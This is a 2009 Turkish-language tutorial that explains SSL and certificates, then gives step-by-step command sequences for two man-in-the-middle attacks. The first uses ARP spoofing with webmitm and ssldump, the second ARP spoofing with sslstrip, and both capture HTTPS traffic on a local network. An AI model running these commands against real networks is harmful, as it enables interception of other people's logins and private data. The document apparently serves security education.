

SSL sniffing

E-mail: okan[at]deu.edu.tr

<http://www.knyksl.com/>

Temel Bilgiler

SSL Nedir?

SSL (Secure Socket Layer) protokolü ilk defa 1994 yılında, güvenli veri transferi sağlamak amacıyla Netscape tarafından geliştirilmiştir. 1996 yılında 3.0 versiyonunun çıkarılmasıyla birlikte bütün Internet tarayıcılarının (Microsoft Explorer, Netscape Navigator vb) desteklediği bir standart haline gelmiştir. SSL ile Web Tarayıcı ve Web server arasında HTTPS teknolojisi kullanılarak iletilen verilerin üçüncü kişilere karşı korunması amaçlanmıştır. SSL güvencesiyle çalışan web siteleri ile iletişim durumu, tarayıcılarda altın renkli asmakilit ikonu ile ifade edilmektedir. Server ve Client arasında birbirlerini "tanıma" işlemi, açık-kapalı anahtar tekniğine (public-private key encryption) dayanan bir kriptoloji sistemi ile sağlanmaktadır.



Neden SSL'e ihtiyaç duyulmuştur?

Günümüzün vazgeçilmezi haline gelen internetle beraber kablo üzerindeki bilginin güvenliği de son derece önem kazanmıştır. Kurumsal veya kişisel özel verilerin, kablo üzerinde gizliliği son derece kritik ve hassastır. Bilginin karşı tarafa doğru iletilmesi ve bilginin transferi sırasında başkaları tarafından izlenememesi gerekmektedir. Bu gereksinimleri yerine getirebilmek amacıyla Secure Sockets Layer geliştirilmiştir.




İmzalı Sertifikalar

Güvenliğin ön planda olduđu web projeleri için “dijital olarak imza”lanan sertifikalar kullanır. Sertifika, aslında organizasyon hakkında bazı bilgiler içeren bir veri dosyasıdır. Aynı zamanda, kuruluşun açık-kapalı anahtar çiftinin "açık" anahtarı da sertifika içinde yer alır. Sunucu sertifikası da, o sunucuyu işleten kuruma ait bilgiler içeren bir sertifikadır. Sertifikalar, "imzalı sertifika yetkisi"ne sahip kurumlar tarafından dağıtılır. (Globalsign, thawte gibi). SSL güvenliği altındaki sitelere https istemiyle bağlanılır. Server client’a açık anahtar bilgilerini gönderir. Client sertifikayı imzalayan kuruma anahtarın geçerliliğini sorgular, eğer geçerli ise tarayıcı güvenilir bir siteye bağlanıldığına dair onay verir. Server açık anahtarla şifrelenmiş bilgileri sadece kendisinde bulunan “private key” ile anlayabilir.

Saldırı tipleri ve araçlar

Yapılan testlerde Backtrack 3.0 Linux ortamı kullanılmıştır. Bu dökümanda SSL trafiğindeki verilere erişim amacıyla 2 saldırı tipi ele alınmıştır. Her iki saldırı tipi de MiTM (Man in the middle) olarak bilinen yöntem kullanılarak şekillenmiştir.

MiTM ile sniffing switched ağlar için etkili bir saldırı yöntemidir. ARP reply paketleriyle hedef ARP tablosu zehirlenir. Saldırgan, packet forwarding özelliğini de aktif hale getirdiği sistemi üzerinde hedef veri için analiz şansı yakalar.



Backtrack 3.0 Live CD <http://www.remote-exploit.org/backtrack.html>

Arpspoof

Sslstrip <http://www.thoughtcrime.org/software/sslstrip/>

Webmitm

Ssldump

Birinci yöntemle server ve client arasına giren saldırgan kendi onayladığı “güvenilir olmayan” sertifikayla ssldump uygulamasını kullanarak veriye ulaşır.

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
# iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT
```


```
# iptables -A FORWARD -j ACCEPT
```

```
# arpspoof -t <target> <gateway>
```

```
# webmitm -d
```

```
#./ssldump -n -d -k webmitm.crt | tee ssldump.log
```

İkinci yöntemde server ve client arasında giren saldırgan özet olarak https bağlantısını http yöntemiyle çalışacak şekilde düzenleyerek veriye ulaşır. Sslstrip uygulaması default 10000 numaralı port üzerinden çalışmaktadır.



```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
# arpspoof -i eth0 -t 192.168.1.6 192.168.1.1
```

```
# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-ports 10000
```

```
# ./sslstrip -w gelenveri
```

Bağlantılar

<http://www.blackhat.com/presentations/bh-dc-09/Marlinspike/BlackHat-DC-09-Marlinspike-Defeating-SSL.pdf>

<http://forums.remote-exploit.org/tutorials-guides/3157-ssl-sniffing-using-ssldump-webmitm-arp spoof.html>

Öneri, görüş ve sorularınızı için okan[at]deu.edu.tr adresine yazabilirsiniz. Bu döküman eğitim amacıyla hazırlanmıştır. Kaynak göstererek kullanabilirsiniz.

Ali Okan YÜKSEL
13.07.2009,